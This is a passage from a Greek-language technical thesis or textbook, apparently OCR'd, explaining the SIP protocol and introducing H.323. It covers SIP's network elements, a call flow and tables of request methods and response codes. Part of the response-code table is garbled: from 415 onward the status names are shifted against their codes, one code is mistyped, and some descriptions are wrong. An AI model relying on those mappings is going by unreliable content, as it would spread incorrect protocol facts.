Τα προγράμματα-πελάτες SIP χρησιμοποιούν TCP ή UDP (συνήθως στην πόρτα 5060 και/ή 5061) για να συνδεθούν στους διακομιστές SIP και σε άλλα τερματικά σημεία που υλοποιούν το SIP. Χρησιμοποιείται κυρίως για την δημιουργία και τον τερματισμό κλήσεων ή βιντεοκλήσεων. Μπορεί όμως να χρησιμοποιηθεί από οποιαδήποτε εφαρμογή απαιτεί την αρχικοποίηση συνόδου, στις οποίες περιλαμβάνονται εγγραφή και κοινοποίηση γεγονότων, κινητά τερματικά κ.α. Υπάρχει ένα μεγάλος αριθμός RFC (υπομνήματα που περιγράφουν μεθόδους, συμπεριφορές, έρευνες ή καινοτομίες που εφαρμόζονται στο Internet και σε συστήματα συνδεμένα σε αυτό) που είναι σχετικά με το SIP που δηλώνουν την εκάστοτε συμπεριφορά για τέτοιες εφαρμογές. Όλη η επικοινωνία ήχου/βίντεο γίνεται μέσω διαφορετικού πρωτοκόλλού συνόδου, το RTP (πρωτυποποιημένη διαμόρφωση πακέτου για διανομή ήχου και βίντεο στο Internet)

[9] http://en.wikipedia.org/wiki/URI




**Εικόνα 39 - SIP: Το SIP στην στοίβα του IP**

Ένας κινητήριος σκοπός του πρωτοκόλλου ήταν να παρέχει ένα πρωτόκολλο σηματοδότησης και εγκατάστασης κλήσης για επικοινωνία βασισμένη στο IP που να μπορεί να υποστηρίξει ένα μεγαλύτερο σύνολο διαδικασιών διαχείρισης κλήσεων και χαρακτηριστικά του κοινού τηλεφωνικού δικτύου (PSTN - Public Switched Telephone Network)[10]. Από μόνο του το SIP δεν καθορίζει τα χαρακτηριστικά αυτά· επικεντρώνεται στην σηματοδότηση και την εγκατάσταση της κλήσης. Ωστόσο, σχεδιάστηκε έτσι ώστε να επιτρέπει την κατασκευή λειτουργιών των στοιχείων του δικτύου που ορίζονται και στους Proxy Server[11] και στους User Agents[12]. Αυτές παρέχουν οικίες με το τηλεφωνικό σύστημα λειτουργίεςκλήση κάποιου αριθμού, κουδούνισμα του τηλεφώνου, άκουσμα ήχου τόνου κλήσης η τόνο κατειλημμένου. Η εφαρμογή και η ορολογία είναι διαφορετικές στο SIP, αλλά στον τελικό χρήστη η συμπεριφορά είναι η ίδια.

Τα SIP δίκτυα τηλεφωνίας μπορούν να εφαρμόσουν πολλά από τα πιο πολύπλοκα χαρακτηριστικά διαχείρισης κλήσεων που παρατηρούμε στο Signaling System 7 (SS7)[13], αν και τα 2 αυτά πρωτόκολλα είναι πολύ διαφορετικά. Το SS7 είναι ένα κεντροποιημένο πρωτόκολλο, που χαρακτηρίζεται από μια πολύπλοκη κεντρική αρχιτεκτονική δικτύου και απλά τελικά σημεία (παραδοσιακές τηλεφωνικές συσκευές) ενώ το SIP είναι ένα ομότιμο πρωτόκολλο, που απαιτεί ένα απλό (αλλά συνάμα και μεταβλητό) κεντρικό δίκτυο με τη πολυπλοκότητα να κατανέμεται στις

[10] http://en.wikipedia.org/wiki/PSTN
[11] http://en.wikipedia.org/wiki/Proxy_server
[12] http://en.wikipedia.org/wiki/User_agent
[13] http://en.wikipedia.org/wiki/Signaling_System_7

άκρες του δικτύου (στις τερματικές συσκευές που μπορεί να υλοποιούνται με χρήση υλικού ή λογισμικού). Τα χαρακτηριστικά τού SIP εφαρμόζονται στα τελικά σημεία ενώ του SS7 στο δίκτυο.

Αν και υπάρχουν πολλά πρωτόκολλα σηματοδότησης, οι υπέρμαχοι του SIP το ξεχωρίζουν από τα υπόλοιπα λόγω του ότι έχει τις ρίζες του στη κοινότητα του IP και όχι στη βιομηχανία τηλεπικοινωνιών. Το SIP έχει τυποποιηθεί και διέπεται από την IETF (Internet Engineering Task Force)[14] που αναπτύσσει και προωθεί τα πρότυπα του Internet ενώ το H.323 (θα αναλυθεί αργότερα) είναι συνδεδεμένο με την ITU (International Telecommunication Union)[15] που τυποποιεί και ρυθμίζει τις παγκόσμιες τηλεπικοινωνίες.

Το SIP λειτουργεί σε "συνεννόηση" με άλλα πρωτόκολλα και συμμετέχει μόνο στο κομμάτι της σηματοδότησης της συνόδου επικοινωνίας. Είναι φορέας του SDP (Session Description Protocol)[16] το οποίο περιγράφει το περιεχόμενο των μέσων της συνόδου, ποιες πόρτες χρησιμοποιεί, ποιον codec κ.α. Με απλά λόγια, οι σύνοδοι SIP είναι απλά πακέτα ροής του RTP (Real-Time Protocol). Το RTP είναι ο φορέας του πραγματικού περιεχομένου (φωνή ή βίντεο)


Το πρωτόκολλο είναι παρόμοιο με το HTTP[17] και μοιράζεται κάποιες κοινές σχεδιαστικές αρχές: είναι αναγνώσιμο από τον άνθρωπο και έχει τη δομή αίτησης-απάντησης. Έχει κάποιους κοινούς κωδικούς κατάστασης με το HTTP, όπως το γνωστό '404 Not found'. Επίσης, οι υπέρμαχοι του ισχυρίζονται ότι είναι απλούστερο από το H.323. Ωστόσο, μπορεί να αντικρουστεί αυτός ο ισχυρισμός αφού ενώ αρχικά το SIP είχε σα σκοπό την απλότητα, στην παρούσα υλοποίησή του έχει γίνει όσο περίπλοκο είναι και το H.323. Κάποιοι θα συμφωνούσαν ότι το SIP είναι ένα stateless πρωτόκολλο ικανό να εφαρμόσει εύκολα λειτουργίες που το H.323, που είναι stateful πρωτόκολλο, είναι δύσκολο να εφαρμόσει. Και τα 2 πρωτόκολλα δεν οριοθετούνται στην επικοινωνία μέσω φωνής και μπορούν να μεσολαβήσουν σε κάθε είδος επικοινωνιακής συνόδου π.χ. φωνή, βίντεο ακόμα και μελλοντικά format.

### *4.1.3 Στοιχεία δικτύου του SIP*

SIP User Agents (UAs) είναι οι τερματικές συσκευές που χρησιμοποιούνται για να δημιουργήσουν και να διαχειριστούν μια σύνοδο SIP. Ένα UA έχει 2 βασικά συστατικά, το User Agent Client (UAC) που στέλνει μηνύματα και απαντάει με απαντήσεις SIP και τον User Agent Server (UAS) που απαντά στα SIP αιτήματα που στάλθηκαν από το ομότιμο μέλος. Τα UA μπορούν να δουλεύουν σε μέθοδο σημείου προς σημείο. Τυπικές υλοποιήσεις UA είναι τα SIP softphones και τα SIP hardphones.

Το SIP ορίζει επίσης στοιχεία δικτύου διακομιστή. Αν και είναι δυνατό 2 τερματικές συσκευές να επικοινωνήσουν χωρίς καμία ενδιάμεση δομή SIP, και αυτός είναι ο λόγος που το πρωτόκολλο περιγράφεται ως ομότιμο, αυτή η προσέγγιση δεν είναι πρακτική για παροχή δημόσιων υπηρεσιών.

[14] http://en.wikipedia.org/wiki/IETF
[15] http://en.wikipedia.org/wiki/ITU
[16] http://en.wikipedia.org/wiki/Session_Description_Protocol
[17] http://en.wikipedia.org/wiki/Http




**Εικόνα 40 - SIP: Μια σύνοδος SIP σε διαφορετικά Domains**

Υπάρχουν διάφορες υλοποιήσεις που μπορούν να ενεργήσουν σαν SIP διακομιστές:


- Proxy Server: μια ενδιάμεση οντότητα που ενεργεί σαν διακομιστής αλλά και σαν πελάτης με σκοπό να κάνει αιτήσεις για λογαριασμό άλλων πελατών. Πρωταρχικός στόχος του Proxy είναι η δρομολόγηση, που σημαίνει ότι είναι η δουλεία του να εξασφαλίσει ότι μια αίτηση στέλνεται σε μια άλλη οντότητα που βρίσκεται πιο κοντά στον παραλήπτη. Επίσης είναι χρήσιμος για την επιβολή πολιτικών διαχείρισης (π.χ. να βεβαιώσει ότι ο χρήστης μπορεί να πραγματοποιήσει μια κλήση). Ο proxy ερμηνεύει και, αν είναι απαραίτητο, αναμορφώνει συγκεκριμένα κομμάτια του μηνύματος αίτησης πριν το προωθήσει
- Registar[18]: είναι ένας διακομιστής που δέχεται αιτήσεις εγγραφής και τοποθετεί τις πληροφορίες που λαμβάνει από αυτές τις αιτήσεις στην σωστή υπηρεσία.
- Redirect Server[19]: Είναι ένας UAS που παράγει 3xxx απαντήσεις στις αιτήσεις που δέχεται, κατευθύνοντας τον πελάτη να επικοινωνήσει με ένα εναλλακτικό σετ από διευθύνσεις. Αυτός ο διακομιστής επιτρέπει στους proxy servers να κατευθύνουν προσκλήσεις συνόδου SIP σε εξωτερικούς τομείς.

Πρέπει να τονιστεί ότι ο διαχωρισμός ανάμεσα στους SIP servers είναι λογικός (logical), όχι φυσικός(physical)

Άλλα σχετικά στοιχεία δικτύου SIP είναι :

[18] http://www.voip-info.org/wiki/view/SIP+registrar+server
[19] http://www.voip-info.org/wiki/view/SIP+redirect+server


- Session Border Controllers (SBC)[20]. Αυτοί μεσολαβούν ως "τον άνθρωπο στη μέση " μεταξύ UA και SIP server
- Διάφοροι τύποι από πύλες (gateways)[21] στα άκρα μεταξύ του δικτύου SIP και άλλων δικτύων (π.χ. το τηλεφωνικό δίκτυο)




**Εικόνα 41 - SIP: Μια SIP κλήση**

Όπως βλέπουμε στην παραπάνω εικόνα, ο user1 στέλνει ένα invite με αποδέκτη τον user2. Αυτό το αίτημα προωθείται προς τον SIP Stateful Proxy 1 (SSP1) ο οποίος το στέλνει στον SIP Redirect Server (SRS) ώστε να του υποδείξει σε ποιον server πρέπει να στείλει το Invite. Ο SRS του απαντάει και στέλνεται ένα 302 ACK για την λήψη της απάντησης από τον SSP1.Ο SSP1 έπειτα προωθεί στο αίτημα στον SIP Stateless Proxy (SSP), αυτός με τη σειρά του στον SIP Stateful Proxy 2 (SSP2) και τελικά καταλήγει στον user2. Αυτός απαντάει με ένα OK και ακολουθεί την αντίστροφη πορεία προς τον user1 (χωρίς να περάσει από τον SRS). Έπειτα, αφού έχει γίνει η επίσκεψη στους server που παρεμβάλλονται μεταξύ των 2 χρηστών, ορίζεται το Final In-Call Signaling Path μέσω του οποίου επικοινωνούν απευθείας οι SSP1 και SSP2. Μέσω αυτού του νέου μονοπατιού μεταφέρεται το ACK (2) από τον user1 στον user2 και έπειτα αρχίζει η αποστολή των δεδομένων πολυμέσων απευθείας χωρίς την χρήση οποιουδήποτε server. Τα παραπάνω αιτήματα και απαντήσεις θα περιγραφούν στο 3.1.7 που ακολουθεί.

[20] http://en.wikipedia.org/wiki/Session_border_controller
[21] http://en.wikipedia.org/wiki/Gateway_(telecommunications)




**Εικόνα 42 - SIP: Άλλη μια SIP κλήση**

### *4.1.4 Άμεσα μηνύματα και πληροφορίες παρουσίας με χρήση SIP*

Μία σουίτα από πρότυπα για ανταλλαγή άμεσων μηνυμάτων η οποία είναι βασισμένη στο SIP είναι η Session Initiation Protocol for Instant Messaging and Presence Leveraging Extensions (SIMPLE)[22]. Έχουν γίνει προσπάθειες να ενώσουν το VoIP που είναι βασισμένο με το SIP με το πρωτόκολλο XMPP (Extensible Messaging and Presence Protocol) που χρησιμοποιεί το Jabber. Πιο συγκεκριμένα, το Google Talk, το οποίο που επεκτείνει το XMPP για να υποστηρίζει φωνή, σκοπεύει να ενσωματώσει το SIP. Την έκδοση αυτή την ονομάζει Jingle και , όπως και το SIP, ενεργεί σαν φορέας του SDP[23].

### *4.1.5 Εμπορικές εφαρμογές*

Τα firewall τυπικά μπλοκάρουν τα UDP πακέτα μέσων, αν και ένας τρόπος για να παρακαμφθεί αυτό είναι να μεταφερθούν μέσω TCP ή HTTP πακέτων για να περάσουν μέσω των firewall και του NAT (Network Address Translation). Αυτή η λύση χρησιμοποιεί επιπλέον λειτουργικότητα σε συνδυασμό με το SIP και πακετάρει τα πακέτα μέσων σε μια ροή TCP η οποία έπειτα στέλνεται στον μεταβιβαστή. Τότε ο μεταβιβαστής τα βγάζει από το πακέτο και τα προωθεί στο άλλο τερματικό σημείο. Αν το άλλο τερματικό σημείο βρίσκεται πίσω από ένα συμμετρικό NAT, ή ένα firewall που δεν επιτρέπει την κίνηση πακέτων VoIP , τα μεταφέρει μέσω άλλου καναλιού. Ένα μειονέκτημα αυτής της προσέγγισης είναι ότι το TCP δεν είναι

[22] http://en.wikipedia.org/wiki/SIMPLE
[23] http://en.wikipedia.org/wiki/Session_Description_Protocol

σχεδιασμένο για μεταφορά δεδομένων σε πραγματικό χρόνο, δεδομένων όπως η φωνή, οπότε κάποιες φορές χρησιμοποιείται μια βελτιστοποιημένη μορφή του πρωτοκόλλου.

Η ομότιμη φύση του SIP δεν προσφέρει υπηρεσίες που προσφέρονται από τα υπόλοιπα δίκτυα. Για παράδειγμα, το δίκτυο δε μπορεί εύκολα να υποστηρίξει νόμιμη "υποκλοπή" των κλήσεων. Κλήσεις άμεσης ανάγκης (όπως το 911 στις Ηνωμένες Πολιτείες)είναι επίσης δύσκολο να δρομολογηθούν. Είναι δύσκολο να αναγνωριστεί το σωστό Σημείο Απάντησης Δημόσιας Υπηρεσίας (Public Service Answering Point) λόγω της φορητότητας των IP τερματικών άκρων και την έλλειψη δυνατότητας για ανάκτηση της τοποθεσίας του δικτύου.

Πολλές εταιρίες που προσφέρουν VoIP υπηρεσίες επιτρέπουν στου πελάτες τους να χρησιμοποιούν τις δικές τους SIP συσκευές, όπως τηλεφώνα με δυνατότητες SIP ή softphones. Έτσι η νέα αυτή αγορά των συσκευών SIP επεκτείνεται.

Η κοινότητα ελεύθερου/ανοικτού λογισμικού έχει αρχίσει να προσφέρει όλο και περισσότερες λύσεις για την τεχνολογία SIP που χρειάζονται για την υλοποίηση τερματικών άκρων ή ακόμα και proxy ή registar servers, κάνοντας έτσι ταχύτερη την ενσωμάτωση της τεχνολογίας σε όλο τον κόσμο. Το SIPfoundry, μη κερδοσκοπική κοινότητα ανοικτού λογισμικού, αναπτύσσει και έχει κάνει διαθέσιμες αρκετές στοίβες SIP, εφαρμογές πελάτη και SDKs (Software Development Kit) έκτος από ολόκληρες IP PBX λύσεις που ανταγωνίζονται τις εμπορικές/κερδοσκοπικές λύσεις άλλων κατασκευαστών της αγοράς αυτής.

Το Εθνικό Ινστιτούτο Προτύπων και Τεχνολογίας (National Institute of Standards and Technology - NIST), το τμήμα Προχωρημένων Δικτυακών Τεχνολογιών προσφέρει μια υλοποίηση δημόσιου τομέα του Java προτύπου για το SIP, το JAIN-SIP[24], που χρησιμεύει σαν υλοποίηση αναφοράς για το πρότυπο. Αυτή η στοίβα μπορεί να δουλέψει σε proxy server ή σε σενάρια User Agent και έχει χρησιμοποιηθεί σε πολλά ερευνητικά και εμπορικά project. Υποστηρίζει πλήρως το RFC 3261 και έναν αριθμό από επεκτάσεις του RFC όπως RFC 3265[25] (Εγγραφή / Ειδοποίηση - Subscribe / Notify), RFC 3262[26] (Μεταβατικές Αξιόπιστες Απαντήσεις - Provisional Reliable Responses) κ.α.

### *4.1.6 SIP-ISUP*

SIP-I, ή αλλιώς το Session Initiation Protocol με ενθυλακωμένο ISUP[27] (ISDN User Part), είναι ένα πρωτόκολλο που χρησιμοποιείται για να δημιουργήσει, να τροποποιήσει και να τερματίσει συνόδους βασισμένες στο ISUP που χρησιμοποιούν SIP και IP δίκτυα. Υπηρεσίες που χρησιμοποιούν SIP-I περιλαμβάνουν φωνή, τηλεφωνία βίντεο, φαξ και δεδομένα. Έτσι μπορούμε να έχουμε επικοινωνία απο το VoIP δικτύο μας στο Δημόσιο Τηλεφωνικό Δίκτυο.

[24] http://en.wikipedia.org/wiki/Session_Initiation_Protocol_(Java)
[25] http://www.ietf.org/rfc/rfc3265.txt
[26] http://www.ietf.org/rfc/rfc3262.txt
[27] http://en.wikipedia.org/wiki/ISDN_User_Part

### *4.1.7 Λίστα μεθόδων Αίτησης του SIP*

Οι αιτήσεις SIP (SIP requests) είναι κωδικοί που χρησιμοποιούνται από το SIP για επικοινωνία. Για να συμπληρωθούν υπάρχουν οι απαντήσεις SIP (SIP Responses) οι οποίες γενικά δείχνουν πότε η αίτηση ήταν επιτυχημένη ή αποτυχημένη και γιατί απέτυχε.

| Όνομα αίτησης | Περιγραφή | Ορίστηκε |
|---|---|---|
| INVITE | Indicates a client is being invited to participate in a call session. | RFC 3261 |
| ACK | Confirms that the client has received a final response to an INVITE request. | RFC 3261 |
| BYE | Terminates a call and can be sent by either the caller or the callee. | RFC 3261 |
| CANCEL | Cancels any pending request. | RFC 3261 |
| OPTIONS | Queries the capabilities of servers | RFC 3261 |
| REGISTER | Registers the address listed in the To header field with a SIP server. | RFC 3261 |
| PRACK | Provisional acknowledgement. | RFC 3262 |
| SUBSCRIBE | Subscribes for an Event of Notification from the Notifier. | RFC 3265 |
| NOTIFY | Notify the subscriber of a new Event. | RFC 3265 |
| PUBLISH | Publishes an event to the Server. | RFC 3903[28] |
| INFO | Sends mid-session information that does not modify the session state. | RFC 2976[29] |
| REFER | Asks recipient to issue SIP request (call transfer.) | RFC 3515[30] |
| MESSAGE | Transports instant messages using SIP. | RFC 3428[31] |
| UPDATE | Modifies the state of a session without changing the state of the dialog. | RFC 3311[32] |

**Πίνακας 2 - SIP: Λίστα μεθόδων Αίτησης του SIP**

### *4.1.8 Λίστα μεθόδων Απάντησης του SIP*

| Είδος Απάντησης | Κωδ | Κατάσταση | Επιπλέον Πληροφορίες |
|---|---|---|---|
| 1xx— Informational Responses | 100 | Trying | extended search being performed may take a significant time so a forking proxy must send a 100 Trying response |
| | 180 | Ringing | |
| | 181 | Call Is Being Forwarded | |
| | 182 | Queued | |
| | 183 | Session Progress | |

[28] http://www.ietf.org/rfc/rfc3903.txt
[29] http://www.ietf.org/rfc/rfc2976.txt
[30] http://www.ietf.org/rfc/rfc3515.txt
[31] http://www.ietf.org/rfc/rfc3428.txt
[32] http://www.ietf.org/rfc/rfc3311.txt

| | | | |
|---|---|---|---|
| 2xx—Successful Responses | 200 | OK | |
| | 202 | accepted | It Indicates that the request has been understood but actually can't be processed |
| 3xx—Redirection Responses | 300 | Multiple Choices | |
| | 301 | Moved Permanently | |
| | 302 | Moved Temporarily | |
| | 305 | Use Proxy | |
| | 380 | Alternative Service | |
| 4xx—Client Failure Responses | 400 | Bad Request | |
| | 401 | Unauthorized | Used only by registrars or user agents. Proxies should use proxy authorization 407 |
| | 402 | Payment Required | Reserved for future use |
| | 403 | Forbidden | |
| | 404 | Not Found | User not found |
| | 405 | Method Not Allowed | |
| | 406 | Not Acceptable | |
| | 407 | Proxy Authentication Required | |
| | 408 | Request Timeout | Couldn't find the user in time |
| | 410 | Gone | The user existed once, but is not available here any more |
| | 412 | Conditional Request Failed | |
| | 413 | Request Entity Too Large | |
| | 141 | Request-URI Too Long | |
| | 415 | Request-URI Too Long | |
| | 416 | Unsupported Media Type | |
| | 417 | Unsupported URI Scheme | |
| | 420 | Unknown Resource-Priority | |
| | 421 | Bad Extension | Bad SIP Protocol Extension used, not understood by the server |
| | 422 | Extension Required | |
| | 423 | Session Interval Too Small | |
| | 424 | Interval Too Brief | |
| | 428 | Bad Location Information | |
| | 429 | Use Identity Header | |
| | 433 | Provide Referrer Identity | |
| | 436 | Bad Identity -Info | |

| | | | |
|---|---|---|---|
| 4xx—Client Failure Responses | 437 | Unsupported Certificate | |
| | 438 | Invalid Identity Header | |
| | 480 | Temporarily Unavailable | |
| | 481 | Call/Transaction Does Not Exist | |
| | 482 | Loop Detected | |
| | 483 | Too Many Hops | |
| | 484 | Address Incomplete | |
| | 485 | Ambiguous | |
| | 486 | Busy Here | |
| | 487 | Request Terminated | |
| | 488 | Not Acceptable Here | |
| | 489 | Bad Event | |
| | 491 | Request Pending | |
| | 493 | Undecipherable | Could not decrypt S/MIME body part |
| | 494 | Security Agreement Required | |
| 5xx—Server Failure Responses | 500 | Server Internal Error | |
| | 501 | Not Implemented | The SIP request method is not implemented here |
| | 502 | Bad Gateway | |
| | 503 | Service Unavailable | |
| | 504 | Server Time-out | |
| | 505 | Version Not Supported | The server does not support this version of the SIP protocol |
| | 513 | Message Too Large | |
| | 580 | Precondition Failure | |
| 6xx—Global Failure Responses | 600 | Busy Everywhere | |
| | 603 | Decline | |
| | 604 | Does Not Exist Anywhere | |
| | 606 | Not Acceptable | |

**Πίνακας 3 - SIP: Λίστα μεθόδων Απάντησης του SIP**

# 4.2 H.323

## *4.2.1 Γενικά για το H.323*

Το H.323 συστάθηκε από το τμήμα Προτυποποίησης Τηλεπικοινωνιών (Telecommunication Standardization Sector) της ITU (ITU - T) και καθορίζει τα πρωτόκολλα που προσφέρουν ηχητικές και οπτικές συνόδους επικοινωνίας σε κάθε δίκτυο που βασίζεται στην ανταλλαγή πακέτων.

Χρησιμοποιείται ευρέως από κατασκευαστές εξοπλισμού φωνής και βιντεοσυνδιάσκεψης, χρησιμοποιείται από πολλές εφαρμογές Internet πραγματικού

χρόνου όπως το GnuGK[33], το Netmeeting[34] και το X-Meeting[35] και εφαρμόζεται ευρέως και παγκοσμίως από πάροχους υπηρεσιών και εταιρίες για να προσφέρουν υπηρεσίες φωνής και βίντεο μέσω δικτύων βασισμένων στο IP.

Είναι κομμάτι από τη σειρά πρωτοκόλλων H.32x, το οποίο επίσης κατευθύνει τις πολυμεσικές επικοινωνίες μέσω Integrated Services Digital Network (ISDN)[36] , Public Switched Telephone Network (PSTN) ή Signaling System 7 (SS7) και κινητά δίκτυα 3ης Γενιάς (3G mobile networks).

Η Σηματοδότηση Κλήσης του H.323 βασίζεται στο πρωτόκολλο Q.931[37] της ITU-T και είναι προσαρμοσμένο να μεταδίδει κλήσεις μέσω δικτύου χρησιμοποιώντας μια μίξη από IP, PSTN,ISDN και QSIG[38] μέσω ISDN. Ένα μοντέλο κλήσης, παρόμοιο με το μοντέλο κλήσης του ISDN, διευκολύνει την εισαγωγή της Τηλεφωνίας-IP σε υπάρχοντα δίκτυα από PBX συστήματα βασισμένα στο ISDN, περιέχοντας μεταστροφές σε IP-βασισμένα Private Branch Exchanges (PBXs).


Μέσα στο πλαίσιο του H.323, ένα IP-βασισμένο PBX μπορεί να είναι ένας H.323 Gatekeeper[39] ή κάποιο άλλο στοιχείο ελέγχου κλήσης που προσφέρει υπηρεσίες σε τηλέφωνα ή βιντεοτηλέφωνα. Μια τέτοια συσκευή μπορεί να προσφέρει ή να διευκολύνει βασικές και πρόσθετες υπηρεσίες, όπως μεταφορά κλήσης, αναμονή κλήσης, ανάκτηση κλήσης κ.α.

Αν και το H.323 αριστεύει στο να προσφέρει βασική λειτουργικότητα τηλεφωνίας και διαλειτουργικότητα, η δύναμη του βρίσκεται στη λειτουργικότητα επικοινωνίας πολυμέσων σχεδιασμένη για IP δίκτυα.

